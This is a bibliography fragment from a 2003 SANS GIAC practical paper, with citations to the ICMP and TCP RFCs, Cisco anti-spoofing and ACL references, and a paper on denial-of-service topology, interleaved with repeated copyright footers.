J. Postal, September 1981
http://www.rfc-editor.org/rfc/rfc792.txt

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Declan Ingram

RFC: #793 : Transmission Control Protocol :
Information Sciences Institute, September 1981
http://www.rfc-editor.org/rfc/rfc793.txt

Cisco Anti-Spoof Egress Filtering :
© 2002-2003 The SANS Institute

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

http://www.sans.org/dosstep/cisco_spoof.php

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Cisco ACL Template - Border Router

a basic access control list template
http://www.rpatrick.com/tech/acl/

Cisco ACL Syntax

http://www.ja.net/CERT/JANET-CERT/prevention/cisco/cisco_acls.html

Topology of Denial of Service

Coretez Giovanni, © Endevor Systems, Inc.
http://www.eurocompton.net/stick/papers8.html

© SANS Institute 2003, Author retains full rights

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.